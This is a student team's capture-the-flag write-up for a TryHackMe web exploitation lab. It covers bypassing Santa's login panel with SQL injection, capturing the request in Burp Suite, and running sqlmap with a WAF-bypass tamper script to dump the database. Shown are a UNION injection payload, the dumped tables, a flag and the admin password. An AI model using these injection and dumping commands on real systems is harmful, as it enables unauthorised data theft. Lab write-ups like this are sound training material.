PSP0201 Week 2 Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

DAY 5: Web Exploitation   Someone stole Santa's gift list!

Tool used: kali Linux, Firefox, burp suite

Solution/Walkthrough:


Q1



This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports. This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.

Research from the microsoft documentation page where the port can be found is port 1433.

Q2




Question Hint

The name is derived out of 2 words from this question.
/s**tap***l

Guess using the hint given

Q3



SQLMap will automatically translate the request and exploit the database for you.

Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a **W**eb **A**pplication **F**irewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Resources

Check out this cheat sheet: swisskyrepo/PayloadsAllTheThings

Payload list: payloadbox/sql-injection-payload-list


In-depth SQL Injection tutorial: SQLi Basics

Answer the questions below

Without using directory brute forcing, what's Santa's secret login panel?

SQLite stated in the text.

Q4,5,6,7,8



Greetings stranger...


Do not attempt to login if you are not a member of Santa's corporation!

Username

Password

Login


Change the url with /santapanel behind the link. Bypass the login using SQLi method. After login successfully, intercept the site and input a random search at the database. Let burp suite to hold the request and save the item.



PSP0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
File Actions Edit View Help

```
┌──(1211101401㉿kali)-[~]
└─$ sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
```

dump all the data into sqlmap using command above and a list of the database will be shown.



PSP0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
1211101401@kali: ~
File Actions Edit View Help
Links
ENG
5:52 PM
6/19/2022


```
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+--------------------------+
| kid         | age | title                    |
+-------------+-----+--------------------------+
| James       | 8   | shoes                    |
| John        | 4   | skateboard               |
| Robert      | 17  | iphone                   |
| Michael     | 5   | playstation              |
| William     | 6   | xbox                     |
| David       | 6   | candy                    |
| Richard     | 9   | books                    |
| Joseph      | 7   | socks                    |
| Thomas      | 10  | 10 McDonalds meals       |
| Charles     | 3   | toy car                  |
| Christopher | 8   | air hockey table         |
| Daniel      | 12  | lego star wars           |
| Matthew     | 15  | bike                     |
| Anthony     | 3   | table tennis             |
| Donald      | 4   | fazer chocolate          |
| Mark        | 17  | wii                      |
| Paul        | 9   | github ownership         |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                   |
| Andrew      | 16  | rasberry pie             |
| Kenneth     | 19  | TryHackMe Sub            |
| Joshua      | 12  | chair                    |
+-------------+-----+--------------------------+

[05:52:00] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1
211101401/.local/share/sqlmap/output/10.10.209.192/dump/SQLite_masterdb/seque
ls.csv'
[05:52:00] [INFO] fetching columns for table 'users'
[05:52:01] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
```

Q4. Data entries stated are 22.

Q5. James' age stated is 8.


Q6. Paul's wish is stated which is github ownership.



```
requests:
---
Parameter: search (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: search=cjh' UNION ALL SELECT CHAR(113,106,122,113,113)||CHAR(121
,76,87,73,73,99,69,70,103,69,87,115,83,108,78,97,99,117,114,85,113,74,89,86,1
16,99,97,89,105,111,110,80,104,68,86,113,89,118,108,102)||CHAR(113,113,120,10
7,113),NULL-- VFSm
---
[05:51:59] [WARNING] changes made by tampering scripts are not included in sh
own payload content(s)
[05:51:59] [INFO] testing SQLite
[05:51:59] [INFO] confirming SQLite
[05:51:59] [INFO] actively fingerprinting SQLite
[05:51:59] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[05:51:59] [INFO] sqlmap will dump entries of all tables from all databases n
ow
[05:51:59] [INFO] fetching tables for database: 'SQLite_masterdb'
[05:51:59] [INFO] fetching columns for table 'hidden_table'
[05:52:00] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+------------------------------------+
| flag                               |
+------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+------------------------------------+

[05:52:00] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/h
ome/1211101401/.local/share/sqlmap/output/10.10.209.192/dump/SQLite_masterdb/
hidden_table.csv'
[05:52:00] [INFO] fetching columns for table 'sequels'
[05:52:00] [INFO] fetching entries for table 'sequels'
Database: <current>
```

Q7. The flag can be found at the database. Capture the flag.



```
| Anthony    | 3  | table tennis               |
| Donald     | 4  | fazer chocolate            |
| Mark       | 17 | wii                        |
| Paul       | 9  | github ownership           |
| James      | 8  | finnish-english dictionary |
| Steven     | 11 | laptop                     |
| Andrew     | 16 | rasberry pie               |
| Kenneth    | 19 | TryHackMe Sub              |
| Joshua     | 12 | chair                      |
+------------+----+----------------------------+

[05:52:00] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1
211101401/.local/share/sqlmap/output/10.10.209.192/dump/SQLite_masterdb/seque
ls.csv'
[05:52:00] [INFO] fetching columns for table 'users'
[05:52:01] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+

[05:52:01] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/121
1101401/.local/share/sqlmap/output/10.10.209.192/dump/SQLite_masterdb/users.c
sv'
[05:52:01] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[05:52:01] [INFO] fetched data logged to text files under '/home/1211101401/.
local/share/sqlmap/output/10.10.209.192'

[*] ending @ 05:52:01 /2022-06-19/

┌──(1211101401㉿kali)-[~]
```

Q8. Admin’s password can be found at the database.